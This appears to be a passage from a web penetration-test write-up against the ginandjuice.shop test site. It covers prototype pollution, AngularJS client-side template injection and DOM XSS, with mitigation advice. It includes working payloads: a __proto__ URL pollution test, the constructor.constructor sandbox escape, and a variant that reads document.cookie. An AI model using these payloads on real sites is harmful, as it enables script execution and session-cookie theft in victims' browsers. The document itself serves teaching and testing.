
Prototype pollution is a JavaScript vulnerability that enables an attacker to add arbitrary properties to global object prototypes, which may then be inherited by user-defined objects.

Successful exploitation of prototype pollution requires three key components:

- **A Prototype Pollution Source**: This is any input that enables an attacker to poison prototype objects with arbitrary properties.
- **A Sink**: A JavaScript function or DOM element that enables arbitrary code execution.
- **An Exploitable Gadget**: Any property that is passed into a sink without proper filtering or sanitization.


Step 1 — Confirm the vulnerability via URL


`https://ginandjuice.shop/blog?__proto__[foo]=bar`




Then open DevTools console and run:

```
console.log({}.foo);
```








Printed `"bar"` So it's polluted


Step 2 — Find a sink on the `/blog` page

Open DevTools → Sources tab, look for:


```
// Dangerous patterns to hunt for:
innerHTML
document.write()
eval()
script.src
location.href
```



innerHTML




script.src



location.href

Step 3 — Use DOM Invader (in Burp Suite)

- Open Burp's embedded browser
- Enable **DOM Invader** from the extension panel
- It auto-detects sources and sinks for us



Impact Possibilities of Prototype Pollution

Prototype pollution can have several severe impacts on an application. Here are some potential attack scenarios:

- **Denial of Service (DoS):** When the object prototype holds functions that can be inherited and called for various operations, for example, the `toString()` method, changing that method to a random function such as a simple `console.log()` can cause significant issues. This can result in unexpected behaviors and crashes when the method is called on another object, leading to a Denial of Service (DoS).
- **Privilege Escalation:** An attacker can pollute properties that could alter the state of the environment or change specific items from the codebase, such as cookies or tokens, and other attributes. For example, by setting the `isAdmin` property to `true`, the attacker can gain administrative privileges and access restricted areas or functionalities.
- **Cross-Site Scripting (XSS):** An attacker can use prototype pollution to inject malicious code into the application's prototype chain. This malicious code can then be executed in the context of other users who access the application, leading to XSS attacks. This can allow attackers to steal sensitive information, hijack user sessions, or deface the website.
- **Remote Code Execution (RCE):** An attacker can leverage prototype pollution to manipulate the server's execution flow, potentially leading to Remote Code Execution (RCE). By injecting properties that change the behavior of critical functions or introduce malicious code paths, attackers can execute arbitrary code on the server, gaining full control over the application and its environment.

Mitigation Strategies for Prototype Pollution

- **Perform Validation on JSON Inputs:** Ensure that all JSON inputs are validated against the application's schema. This helps prevent unexpected properties from being added to objects.
- **Use `Map` Instead of `Object`:** Whenever possible, use `Map` objects instead of plain `Object` for storing key-value pairs. `Map` does not inherit from `Object.prototype` and is therefore not susceptible to prototype pollution.
- **Freeze Properties with `Object.freeze`:** Use `Object.freeze` to make an object immutable. Freezing `Object.prototype` can prevent attackers from modifying the prototype chain.

- **Avoid Using Recursive Merge Functions Unsafely:** Be cautious when using recursive merge functions. Ensure they do not merge input objects with `Object.prototype`. Use safe deep merge libraries or implement safe merge logic.
- **Use Objects Without Prototype Properties:** Create objects without a prototype to avoid affecting the prototype chain. This can be done using `Object.create(null)`.
- **Regularly Update Libraries:** Keep your dependencies and libraries up to date with the latest security patches. Regularly review and update packages to ensure any known vulnerabilities are addressed.

6.2 Client-Side Template Injection (CSTI) Vulnerability


Affected Page : `/blog`

Occurs when user input is embedded into a client-side template and interpreted by a JavaScript framework such as AngularJS.

Step 1 — Try inject XSS

payload

```
<script>alert(1)</script>
```



The web application inspected the input, recognized the `<script>` tag as a security risk, and terminated the request.


Because of this, an attacker can inject AngularJS expressions using `{{ }}` and execute JavaScript in the victim's browser.

Step 2 — Expression Injection Test

Payload

```
{{7*7}}
```


Try this payload on client-side



This confirms that AngularJS expressions are being executed. And The application evaluates AngularJS template expressions, confirming the presence of CSTI.

Step 3 — JavaScript Execution Test.


Try `{{alert(1)}}` in Search bar at `/blog`



`{{alert(1)}}` usually doesn't work in AngularJS because alert is not directly available inside the AngularJS expression sandbox/context. AngularJS expressions are not normal JavaScript execution contexts. They only allow access to specific objects and functions exposed by the framework. So when you try `{{alert(1)}}` AngularJS looks for a variable or function named alert inside its expression scope, does not find it, and the payload fails.

Attackers bypass this restriction using the JavaScript constructor chain

```
{{constructor.constructor('alert(1)')()}}
```



JavaScript execution in the victim's browser.

Why This Works:

constructor accesses: the object constructor.

constructor.constructor : reaches the JavaScript Function constructor.

The Function constructor :executes arbitrary JavaScript code.

This becomes equivalent to: Function `('alert(1)')()` which successfully runs JavaScript in the browser.

6.3 Cross-Site Scripting (XSS Dom-Based) Vulnerability


Affected Page : `/blog`

Cookie Access by same method like JavaScript Execution

Exploitation Payload

Try adding `document.cookie` into alert

```
{{constructor.constructor('alert(document.cookie)')()}}
```



Potential exposure of sensitive session information

Result

Browser displays accessible cookies.

